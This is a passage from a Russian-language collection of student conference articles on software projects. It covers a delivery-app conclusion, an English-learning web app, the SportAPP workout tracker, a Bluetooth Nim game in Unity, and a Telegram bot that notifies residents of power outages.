Ещё одним направлением развития системы является внедрение дополнительных параметров фильтрации при поиске ресторанов и блюд. Это позволит пользователям находить наиболее подходящие предложения, учитывая такие критерии, как цена, рейтинг заведения и наличие скидок. В дальнейшем возможно добавление модуля рекомендаций, основанного на анализе истории заказов клиентов.

Разработанная база данных обеспечивает стабильную работу системы, оптимизированное хранение данных и эффективную обработку пользовательских запросов. Архитектура базы данных поддерживает высокую нагрузку, а также позволяет гибко масштабировать сервис. В дальнейшем планируется расширение функционала системы за счёт добавления дополнительных аналитических модулей, которые позволят ресторанам и курьерам лучше планировать свою работу. Также рассматривается возможность улучшения алгоритмов сортировки и фильтрации заказов, а также внедрение дополнительных отчётов для администраторов системы.

Апробация разработанного приложения Dostavochka показала его хорошую работоспособность, текущая версия разработки находится в репозитории по адресу: <https://github.com/Makar557/dipdip>.

## Литература

- 1 Microsoft SQL Server: Основы администрирования и разработки : [сайт]. – URL: <https://learn.microsoft.com/ru-ru/sql/?view=sql-server-ver16> (дата обращения: 02.04.2025).
- 2 DiscountCleanupService: Реализация фоновых сервисов в ASP.NET Core : [сайт]. – URL: <https://learn.microsoft.com/ru-ru/aspnet/core/background-tasks> (дата обращения: 02.04.2025).
- 3 Cloudinary: Официальная документация : [сайт]. – Cloudinary, 2025. – URL: <https://cloudinary.com/documentation> (дата обращения: 02.04.2025).

УДК 004.9

К. П. Журо

### ОЦЕНКА ЭФФЕКТИВНОСТИ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ВЕБ-ПРИЛОЖЕНИЯ ДЛЯ ИЗУЧЕНИЯ АНГЛИЙСКОГО ЯЗЫКА

*В статье излагаются идеи создания эффективного инструмента изучения английского языка. Рассматриваются вопросы организации удобного пользовательского интерфейса, тестирования пользователей с целью определения уровня их подготовки. Предложены и обоснованы варианты тестирования приложения с целью оценки его эффективности. Обозначены перспективы совершенствования системы, автоматизирующей основные этапы изучения языка.*

В условиях стремительного развития цифровых технологий и глобализации владение английским языком становится неотъемлемой частью как профессионального, так и личностного роста современного человека. Сегодня английский язык перестал быть просто средством общения – он превратился в ключевой инструмент интеграции в мировое сообщество, открывающий доступ к огромному массиву знаний, передовым инновациям и возможностям для международного сотрудничества. Без уверенного владения английским языком сегодня практически невозможно добиться значимых успехов во многих сферах деятельности – от корпоративного управления и технологий до медицины и гуманитарных наук. Однако, несмотря на очевидную важность английского языка, традиционные методы его изучения часто оказываются недостаточно гибкими и не всегда соответствуют требованиям времени. Многие учащиеся сталкиваются с проблемой выбора действительно эффективных и удобных способов обучения, которые позволили бы не только усваивать теоретический материал, но и успешно применять знания на практике. Особенно остро стоит вопрос развития навыков восприятия речи на слух – именно этот аспект вызывает наибольшие трудности при реальном общении с носителями языка. Разнообразие акцентов, высокая скорость речи, сложные интонации и живые разговорные обороты создают серьёзные препятствия для понимания, даже если теоретические знания у студента находятся на высоком уровне. Эти трудности часто приводят к снижению уверенности в собственных силах, затрудняют участие в живых беседах и ограничивают возможности для полноценного использования английского языка в повседневной жизни и профессиональной деятельности. Таким образом, современный вызов состоит не только в том, чтобы изучать английский язык, но и в том, чтобы делать это максимально эффективно, используя современные технологии и инновационные подходы, которые помогут преодолеть традиционные барьеры и сделать процесс обучения

более адаптивным, интерактивным и ориентированным на реальные коммуникативные задачи. В связи с этим особое значение приобретает создание и тестирование современных образовательных платформ, способных не только обучать, но и объективно оценивать прогресс каждого пользователя.

В статье приводятся результаты оценки эффективности веб-приложения для изучения английского языка, полученные в ходе комплексного тестирования.

**Основные направления тестирования веб-приложения.** Главной целью тестирования являлось подтверждение того, что приложение эффективно способствует развитию всех ключевых языковых навыков и обеспечивает высокий уровень удобства и доступности для пользователей с разным уровнем подготовки и технической грамотности. Используя такие технологии, как HTML, CSS, JavaScript и PHP, была создана современная платформа, ориентированная на потребности пользователей, что позволило добиться высокой производительности и адаптивности интерфейса [1–3]. Приложение отличается современным и удобным интерфейсом, который прошёл серию юзабилити-тестов, направленных на выявление и устранение возможных сложностей при навигации и взаимодействии с пользователем. Особое внимание уделялось тестированию системы регистрации и входа, где проверялась корректность обработки пользовательских данных, безопасность и стабильность работы, что гарантирует надёжность и конфиденциальность информации. После успешной авторизации пользователь попадает в главное меню, где может выбрать подходящий уровень обучения – «Начальный», «Средний» или «Продвинутый», а также пройти диагностический тест (рисунок 1).




Рисунок 1 – Диагностический тест

Этот диагностический модуль прошёл отдельный цикл тестирования, направленный на точность определения текущего уровня владения языком и корректность рекомендаций по дальнейшему обучению, что позволяет персонализировать образовательный процесс. На каждом уровне доступны три основных раздела: «Словарный запас», «Грамматика» (рисунок 2) и «Аудирование» (рисунок 3).



Рисунок 2 – Тренажёр по грамматике




Рисунок 3 – Тяжёлый уровень сложности аудирования

В ходе тестирования особое внимание уделялось интерактивным тренажёрам по аудированию, реализованным на трёх уровнях сложности. Проверялась корректность воспроизведения аудиофайлов, мгновенная обратная связь на ответы пользователя (включая изменение цвета блока и звуковые сигналы), а также логика последовательного перехода между заданиями. Такой подход позволит пользователям постепенно и систематически развивать навыки восприятия речи на слух, что является одним из ключевых аспектов успешного овладения языком.

В разделах «Словарный запас» и «Грамматика» тестировались как теоретические материалы, так и практические задания. Это позволило выявить и устранить ошибки в проверке ответов и корректности отображения результатов, что значительно повысит качество и эффективность обучения. Все выявленные баги были своевременно исправлены, а интерфейс дополнительно оптимизирован для повышения удобства и интуитивности использования.

**Направления совершенствования.** Перспективы развития приложения связаны с введением и тестированием новых функций: интеграцией искусственного интеллекта для персонализации обучения, внедрением виртуальных диалогов для развития разговорных навыков и расширением системы самооценки прогресса. Каждое обновление будет проходить обязательные этапы тестирования, чтобы обеспечить высокое качество образовательного процесса и максимальное удовлетворение потребностей пользователей.

Таким образом, тщательное тестирование веб-приложения позволяет вывести процесс изучения английского языка на новый уровень: сделать его не только эффективным, но и максимально комфортным и доступным для всех желающих.

Разработанное веб-приложение значительно трансформирует процесс изучения английского языка, делая его не только более результативным, но и доступным в любое время и из любой точки мира. Для всех, кто стремится к эффективному и глубокому освоению языка, оно открывает широкие горизонты возможностей, предлагая инновационные решения, которые превосходят традиционные образовательные платформы. Это не просто эволюция – это настоящий прорыв в области языкового обучения будущего.

### Литература

1 Шмитт, К. HTML5: Рецепты программирования / К. Шмитт, К. Симпсон. – М. [и др.] : БХВ-Петербург, 2012. – 288 с.

2 Белоусова, Е. CSS3 и HTML5: Продвинутое методы веб-разработки / Е. Белоусова, В. Миронов. – СПб. : БХВ-Петербург, 2024. – 416 с.

3 Сидорова, А. Адаптивный веб-дизайн: от идеи до реализации / А. Сидорова, Н. Николаев. – СПб. : БХВ-Петербург, 2021. – 320 с.

УДК 796.015

*Е. Д. Загорюев*

### ПРИЛОЖЕНИЕ SPORTAPP ДЛЯ УПРАВЛЕНИЯ ТРЕНИРОВКАМИ И ОТСЛЕЖИВАНИЯ СПОРТИВНЫХ РЕЗУЛЬТАТОВ

*Статья посвящена описанию Android-приложения SportAPP для управления тренировками и отслеживания достигнутых за время занятий результатов. Разработанное приложение помогает определить нужную нагрузку для занимающегося, настроить эффективную тренировку в виде подходов, на которую не даст опоздать гибкая система оповещений, и даёт возможность просматривать статистику по необходимому упражнению.*

Статья посвящена описанию проектирования, разработки и перспектив использования Android-приложения SportAPP. Приложение разработано на языке программирования Java [1] при помощи интегрированной среды разработки AndroidStudio [2]. Приложение может работать как с подключением к Интернету, так и без него.

Приложение SportAPP оказывает помощь в организации различных физических тренировок в повышении эффективности и самодисциплины, для этого в приложении реализован простой и понятный интерфейс, используя который пользователю будет предоставлен выбор любой физической активности из списка, после чего будет предложено ввести начальные данные: по ним алгоритм приложения поможет подобрать под пользователя объём нагрузок для тренировок. После выбора упражнения и задания начальных данных, которые обычно подразумевают спортивные возможности пользователя, есть возможность начать тренировку. Для этого в приложении реализовано отдельное окно с циферблатом посередине для отображения количества времени, выраженного в секундах, и показывающего, сколько будет ещё длиться текущий подход или время отдыха после подхода. В ячейках под циферблатом показывается количество выполненных упражнений в каждом подходе. При этом пользователь имеет возможность изменять установленное, рассчитанное алгоритмом, количество раз повторов выполнения упражнения за подход: уменьшать, если занимающийся не смог выполнить подход в полной мере, и увеличивать, если пользователь смог перевыполнить подход. После каждого подхода следует время отдыха, которое постепенно увеличивается с каждым шагом. Для гибкости и персонализации тренировки, как и в случае с количеством сделанного упражнения за подход, есть возможность также в зависимости от желания увеличить или уменьшить время отдыха между занятиями.

После завершения тренировки, т. е. когда будут выполнены все подходы, пользователю будет дана возможность увидеть всю информацию за тренировку, включая общее время всех подходов и время отдыха между ними, количество выполненных упражнений и приблизительно подсчитанное количество сгоревших калорий за тренировку. Для этого надо нажать на кнопку возврата и откроется окно просмотра статистики с выбранным упражнением и следующий пункт для выбранной активности. Просмотр статистики осуществляется нажатием на кнопку «Статистика», после чего представится возможность посмотреть на результаты тренировок в виде списка, с указанием даты и точного времени начала тренировки и её продолжительности с информацией о количестве выполненного упражнения и приблизительно подсчитанного количества сгоревших калорий за тренировку. Также есть второй вариант наглядно проиллюстрировать успехи с данной спортивной активностью при помощи графика. Используя эту вкладку, пользователь имеет возможность наблюдать результаты своего труда, планировать дальнейшие тренировки, что мотивирует и настраивает занимающегося, особенно новичка в области тренировок.

После просмотра статистики, вернувшись на окно с выбранным упражнением, предлагается следующий пункт для планирования занятий, для перехода на который надо нажать на кнопку «Расписание». Откроется список со всеми днями недели, в котором можно выбрать ежедневное время тренировки и включить или выключить уведомления. После настройки удобного индивидуального расписания всей недели, в определённое время, указанное пользователем, придёт звуковое уведомление о начале тренировки на смартфон, нажав на которое сразу начнётся тренировка. Такая функция помогает выделить удобное время для тренировки и мотивирует вовремя позаниматься.

Затем предлагается перейти на последний пункт в меню выбранного упражнения для определения уровня подготовки занимающегося. Для перехода на окно для определения уровня по данному упражнению надо нажать кнопку «Выбрать уровень». После чего пользователю представится список со всеми доступными уровнями сложности. Каждый уровень характеризует сложность тренировки в виде количества выполненного упражнения за подход и количество, которое максимально может сделать занимающийся в этой спортивной активности. Подразумевается, что за первый подход человек выкладывается на полную мощность и делает максимально возможное количество раз в данном упражнении, а последующие подходы идут на убывание сложности, чтобы закрепить успех и развивать необходимую группу мышц. Данная функция для тренировки помогает пользователю выбрать оптимальный план эффективной и безопасной тренировки. Приведём некоторые фрагменты интерфейса работы с приложением SportAPP. Начав работу с приложением SportAPP, откроется окно, показанное на рисунке 1, с выбором активности для просмотра истории тренировок, выбор осуществляется из выпадающего списка (см. рисунок 2). При переходе по кнопке «Позаниматься» откроется окно для занятий, в котором предоставляется выбор активности и ячейки для ввода общего времени, затраченного на тренировку и количество раз выполненного упражнения в каждом подходе (рисунок 3).




Рисунок 1 – История тренировок




Рисунок 2 – Выбор активности




Рисунок 3 – Окно для занятий



При разработке приложения использовался язык программирования Java, который является одним из основных языков для создания Android-приложений. Java обеспечил удобное управление логикой приложения, обработку событий, работу с данными и реализацию основных функций взаимодействия между компонентами. Благодаря типизации и широкому набору библиотек Java позволил реализовать надёжное, структурированное и масштабируемое приложение.

Для создания пользовательского интерфейса использовался язык разметки XML. С помощью XML описана структура экранов приложения, размещение элементов управления, таких как кнопки, текстовые поля, списки и осуществлена настройка их внешнего вида.

В качестве основной среды разработки использовалась AndroidStudio – официальная IDE для Android-разработки от Google. AndroidStudio предоставила мощные инструменты для написания, отладки и тестирования кода. В процессе разработки использовалась функция автодополнения кода, визуальные редакторы макетов, система сборки Gradle и встроенные средства профилирования для оптимизации производительности приложения. Благодаря AndroidStudio процесс создания приложения стал значительно более эффективным и удобным.

### Литература

1 Java – сайт о языке программирования : [сайт]. – США, 1995–2025. – URL: <https://www.java.com> (дата обращения: 14.02.2025).

2 AndroidStudio – сайт о среде программирования : [сайт]. – США, 2000–2025. – URL : <https://developer.android.com> (дата обращения: 24.02.2025).

УДК 004.9

*Т. В. Земченко*

### ИСПОЛЬЗОВАНИЕ UNITY ДЛЯ РЕАЛИЗАЦИИ ИГРЫ «НИМ» С ИСПОЛЬЗОВАНИЕМ БЕСПРОВОДНЫХ ПЕРСОНАЛЬНЫХ СЕТЕЙ

*В статье рассматриваются вопросы использования современных информационных технологий для разработки одного из вариантов игры «Ним». Отмечаются возможные режимы игры: игра с ботом, игра через Bluetooth. Приводится описание игры и особенности её реализации. Описывается архитектура проекта и взаимодействие его компонентов. Осуждаются возможные решения реализации программного обеспечения.*

Современные игровые технологии предоставляют разработчикам широкие возможности для создания интерактивных и многопользовательских приложений. Одной из таких технологий является движок Unity – популярная кроссплатформенная среда разработки, позволяющая создавать как двухмерные, так и трёхмерные игры с возможностью подключения к различным внешним сервисам и устройствам [1].

Цель данной статьи – рассмотреть реализацию классической логической игры «Ним» в Unity с поддержкой двух режимов: игры против бота и игры по Bluetooth в рамках беспроводной персональной сети. Особое внимание уделяется интеграции Bluetooth-соединения в игровую механику и построению архитектуры взаимодействия между устройствами.

**Игра «Ним»: описание и особенности реализации.** Игра «Ним» – это классическая математическая игра, относящаяся к жанру абстрактных стратегических игр. Она



имеет простые правила, но требует от игроков логического мышления. Наиболее распространённый вариант предполагает наличие нескольких куч с предметами, игроки поочерёдно убирают любое количество предметов из одной кучи. Проигрывает тот, кто делает последний ход, оставив поле пустым.

Реализация игры в Unity начинается с моделирования игрового поля. Для удобства используется двухмерная сцена с визуализацией куч и предметов (например, камней или фишек), которые можно перемещать или удалять при взаимодействии игрока. Интерфейс включает основные элементы: отображение текущего состояния куч, кнопки для подтверждения хода, информацию о текущем игроке и сообщения о победе или поражении.

**Режим игры с ботом.** Одним из режимов игры является противостояние с ботом. В данном случае бот реализует строго определённый алгоритм, основанный на математических принципах выигрышных и проигрышных позиций. Используется стратегия, основанная на вычислении «ним-суммы» (суммы количества предметов в кучах). Если «ним-сумма» равна нулю, то позиция считается проигрышной, и бот делает случайный ход. В противном случае бот выбирает оптимальный ход, переводящий игру в проигрышное состояние для оппонента.

С точки зрения программной архитектуры, в этом режиме игра представляет собой локальную сессию, в которой все действия обрабатываются на одном устройстве. Пользовательский интерфейс, игровой цикл и логика бота интегрированы в единую систему на сцене Unity. Реализация такого режима позволяет игроку оттачивать свои навыки и изучать выигрышные стратегии.

**Реализация Bluetooth-соединения в Unity.** Второй режим игры – многопользовательская сессия через Bluetooth – требует реализации взаимодействия между двумя физическими устройствами. Поскольку Unity не предоставляет нативной поддержки Bluetooth, необходимо использовать сторонние библиотеки или плагины, позволяющие обеспечить подключение устройств по стандарту WPAN (Wireless Personal Area Network).

Для Android-платформы существует ряд решений, интегрирующих Bluetooth в проекты Unity. Такие плагины, как Android Bluetooth Plugin for Unity, позволяют инициализировать соединение, сканировать доступные устройства, устанавливать соединения и передавать данные между ними.

При разработке Bluetooth-режима один из пользователей выбирает роль хоста (ведущего), другой – клиента (подключающегося). После установления соединения передаётся информация о каждом ходе в формате сериализованных сообщений (например, JSON). Каждое устройство синхронизирует состояние игрового поля, основываясь на полученных данных.

Важным аспектом Bluetooth-соединения является надёжность и минимизация задержек. Разработчик должен предусмотреть обработку обрывов связи, повторные подключения и корректную синхронизацию состояния игры после восстановления соединения.

**Архитектура проекта и взаимодействие компонентов.** Структура проекта в Unity включает несколько основных компонентов:

- GameManager – основной управляющий скрипт, координирующий игровой процесс, переключение ходов, определение победителя;
- BluetoothManager – модуль, обеспечивающий взаимодействие с Bluetooth API, установку соединений и передачу данных;
- BotController – логика ИИ-оппонента (алгоритм без элементов машинного обучения);
- UIManager – отвечает за обновление интерфейса, отображение ходов, информации о победителе, статуса подключения.

В проекте используются стандартные Unity-компоненты (Canvas, Text, Button, Image) и системы событий (EventSystem), позволяющие обрабатывать клики и другие пользовательские действия. Особое внимание уделяется сериализации и десериализации данных: информация о ходе игрока должна быть передана партнёру по Bluetooth в корректной форме и обработана без задержек. Схема программного обеспечения представлена на рисунке 1.




Рисунок 1 – Схема программного обеспечения

**Преимущества и особенности WPAN в мобильных играх.** Использование беспроводных персональных сетей в играх, таких как «Ним», открывает возможности для локального многопользовательского взаимодействия без необходимости в интернет-соединении. Это особенно актуально в условиях ограниченного доступа к сетевым ресурсам или при желании играть в офлайн-режиме.

WPAN-соединения (на базе Bluetooth) обладают рядом преимуществ:

- низкое энергопотребление;
- достаточная пропускная способность для обмена игровыми событиями;
- простота соединения между мобильными устройствами;
- независимость от внешней инфраструктуры (Wi-Fi, мобильная сеть).

Однако также существуют и ограничения: небольшой радиус действия, возможные помехи, необходимость согласования протоколов передачи. При реализации игры важно предусмотреть стабильную работу даже в случае нестабильного сигнала.

Реализация игры «Ним» в Unity с поддержкой как одиночного режима против бота, так и многопользовательского режима через Bluetooth, наглядно демонстрирует потенциал современных инструментов разработки для создания не только развлекательных, но и обучающих приложений. Благодаря использованию технологий беспроводных персональных сетей становится возможным обеспечить быстрое и надёжное локальное взаимодействие между пользователями без необходимости подключения к интернету. Это делает игру доступной и удобной для использования в различных условиях, включая образовательные учреждения, мероприятия или просто игру в компании друзей.

В процессе разработки такого проекта особое внимание уделяется не только точной реализации логики самой игры, но и проработке сетевого взаимодействия, архитектуры подключения, а также пользовательского опыта. Это включает в себя оптимизацию интерфейса, упрощение процесса подключения по Bluetooth, обеспечение надёжной передачи данных между устройствами и предотвращение возможных сбоев при нестабильном соединении.

Такой комплексный подход гарантирует создание устойчивой, логически завершённой и увлекательной игровой среды, которую можно легко адаптировать под различные платформы. Всё это делает игру «Ним» не только отличным учебным примером, но и полноценным продуктом, пригодным для публикации и дальнейшего развития.

## Литература

1 Тикоски, С. Современная разработка игр на Unity / С. Тикоски. – М. : БХВ-Петербург, 2024. – 496 с.

## УПРАВЛЕНИЕ ОПОВЕЩЕНИЯМИ ОБ ОТКЛЮЧЕНИЯХ ЭЛЕКТРОЭНЕРГИИ С ИСПОЛЬЗОВАНИЕМ TELEGRAM-БОТА

*Статья посвящена разработке и анализу интеллектуальной системы оповещения на базе Telegram-бота, предназначенной для оперативного информирования населения и управления уведомлениями о перебоях в электроснабжении. Подробно рассматривается архитектура системы. Особое внимание уделяется ключевым функциональным возможностям, анализируются преимущества решения по сравнению с традиционными методами оповещения. Обсуждаются практическая значимость проекта, рассматриваются перспективы дальнейшего развития.*

Надёжность и бесперебойность электроснабжения являются фундаментальными условиями комфортной жизни в современном городе и эффективного функционирования экономики. Однако как плановые ремонтные работы на сетях, так и непредвиденные аварийные ситуации, вызванные износом оборудования, погодными условиями или внешними факторами, приводят к временным отключениям электроэнергии. Отсутствие своевременной и достоверной информации об этих перебоях вызывает значительные неудобства для населения, может привести к порче бытовой техники, срыву производственных процессов на предприятиях и нарушению работы критически важных объектов инфраструктуры (больницы, системы связи, транспорт).

Традиционные методы информирования населения о перебоях в электроснабжении зачастую страдают рядом существенных недостатков. Объявления на информационных стендах у подъездов требуют времени на размещение и не всегда доступны всем жильцам. Информация на официальных сайтах энергоснабжающих компаний требует от пользователя активного поиска и не обеспечивает мгновенного оповещения. Телефонные звонки в диспетчерские службы и контакт-центры приводят к перегрузке линий во время массовых отключений, увеличивая время ожидания и вызывая недовольство граждан. Эти методы часто не обеспечивают необходимой оперативности, точности таргетинга (информация может быть слишком общей) и удобства для конечного потребителя.

В эпоху повсеместного распространения смартфонов и мобильного интернета мессенджеры, такие как Telegram, становятся мощным инструментом для быстрой и эффективной коммуникации. Их ключевые преимущества – мгновенная доставка push-уведомлений, возможность создания интерактивных интерфейсов с кнопками и меню, высокая степень проникновения среди населения и кроссплатформенность – делают их идеальной платформой для создания современных систем оповещения.

Именно для решения проблемы неэффективного информирования о перебоях в электроснабжении был разработан специализированный Telegram-бот [1].

**Описание программного обеспечения.** Предложенное решение представляет собой программный комплекс, построенный на взаимодействии нескольких ключевых компонентов.

*Клиентское приложение:* мобильное или десктопное приложение Telegram, установленное у конечного.

*Telegram Bot API:* промежуточный сервер Telegram, обеспечивающий стандартизированный интерфейс (API) для взаимодействия между ботом и платформой Telegram. Он принимает запросы от бота и пересылает сообщения и команды пользователям, а также получает обновления (сообщения, нажатия кнопок) от пользователей и передаёт их боту.

*Серверная часть (Бот-скрипт):* основная логика системы, реализованная на языке программирования Python 3. Выбор Python обусловлен его обширной экосистемой библиотек, простотой синтаксиса, высокой скоростью разработки и хорошей поддержкой асинхронных операций, что важно для обработки множества одновременных запросов от пользователей.

*Библиотека pyTelegramBotAPI (telebot):* python-библиотека, которая абстрагирует сложности прямого взаимодействия с Telegram Bot API, предоставляя удобные декораторы и функции для обработки команд, сообщений, колбэков от кнопок и других событий. В коде это видно по использованию декораторов `@bot.message_handler` и `@bot.callback_query_handler`.

*Хранилище данных:* для хранения информации о зарегистрированных пользователях (их Telegram ID, роль, выбранный район и микрорайон) в текущей реализации используется файл в формате JSON (`user_data.json`). JSON был выбран из-за его простоты и лёгкости интеграции со структурами данных Python (словари и списки). Функция `save_user_data()` обеспечивает сохранение данных в файл после каждого изменения (например, при регистрации нового пользователя), а try-excerpt блок при запуске бота загружает существующие данные или создает пустую структуру, если файл отсутствует.

Хотя использование JSON-файла является адекватным решением для прототипа или системы с умеренным количеством пользователей, при значительном масштабировании (десятки или сотни тысяч пользователей) целесообразно рассмотреть переход на более производительные и надёжные системы управления базами данных (например, PostgreSQL, MySQL, SQLite или NoSQL решения типа MongoDB) для обеспечения лучшей производительности запросов, параллельного доступа и целостности данных.

Взаимодействие с ботом построено на использовании онлайн-клавиатур, которые появляются под сообщениями бота. Это позволяет пользователям выбирать опции простым нажатием, не вводя команды вручную. Для удобной навигации по длинным спискам (например, микрорайонов) реализована пагинация: пользователю отображается ограниченное число вариантов (например, 5) и кнопки «Вперёд» / «Назад» для перехода между страницами списка (`show_microdistrict_page`, `handle_microdistrict_page`). Это существенно улучшает пользовательский опыт по сравнению с отображением одного длинного списка.

Описание работы программного обеспечения. При первом взаимодействии с ботом (`/start`) пользователь, идентифицирующий себя как «гражданин», проходит процесс регистрации, ключевым этапом которого является указание своего местоположения. Бот последовательно предлагает выбрать:

- район Гомеля: из предопределённого списка (рисунок 1);
- микрорайон: внутри выбранного района (рисунок 2).




Рисунок 1 – Выбор района Гомеля




Рисунок 2 – Выбор микрорайона Гомеля

Система реализует простую, но эффективную ролевую модель доступа (RBAC), разделяя пользователей на две группы:

- граждане ('role': 'citizen'): имеют доступ только к функции получения уведомлений по своему району/микрорайону;
- сотрудники ('role': 'employee'): обладают расширенными правами. Изначально список ID сотрудников задаётся в коде (employee\_list), но может динамически пополняться через функционал бота.

**Преимущества программного обеспечения.** Разработанный Telegram-бот предлагает существенные преимущества по сравнению с традиционными методами оповещения, а именно:

- *высокая оперативность*: push-уведомления доставляются практически мгновенно после отправки администратором;
- *точный геотаргетинг*: исключает получение нерелевантной информации, повышая лояльность пользователей;
- *удобство и доступность*: используется привычный интерфейс мессенджера, не требует установки отдельных приложений. Доступно круглосуточно с любого устройства с Telegram;
- *снижение нагрузки на персонал*: уменьшает количество звонков в диспетчерские службы и контакт-центры во время отключений;
- *централизованное управление*: административная панель предоставляет удобный инструмент для управления рассылками и доступом;
- *повышение информированности населения*: граждане могут заранее подготовиться к плановым отключениям или понять причину аварийных, что снижает уровень стресса и неопределённости;
- *социальная стабильность*: своевременное информирование способствует более спокойному восприятию временных неудобств;
- *экономический эффект*: помогает предотвратить ущерб для бизнеса и граждан из-за внезапных отключений.

**Перспективы развития программного обеспечения.** Потенциал разработанной системы далеко не исчерпан. Существует ряд направлений для дальнейшего развития и интеграции, перечислим некоторые из них.

*Интеграция с SCADA / системами мониторинга*: установление связи с системами диспетчерского управления и сбора данных (SCADA) или другими системами мониторинга электросетей (например, через API, MQTT или другие протоколы). Это позволит автоматически детектировать аварийные отключения на определённых фидерах или подстанциях, определять затронутые зоны и инициировать рассылку уведомлений без ручного вмешательства диспетчера, что кардинально повысит скорость реакции.

*Расширенная аналитика и отчетность*: сбор и анализ данных об отключениях (частота, длительность, причины, затронутые районы/микрорайоны) непосредственно в системе. Генерация отчетов для руководства и технических служб, которые могут использоваться для планирования ремонтов, модернизации сетей и оценки эффективности работы.

*Персонализация уведомлений*: возможность для пользователей указывать более точный адрес (улица, дом) и получать уведомления, релевантные именно для их дома.

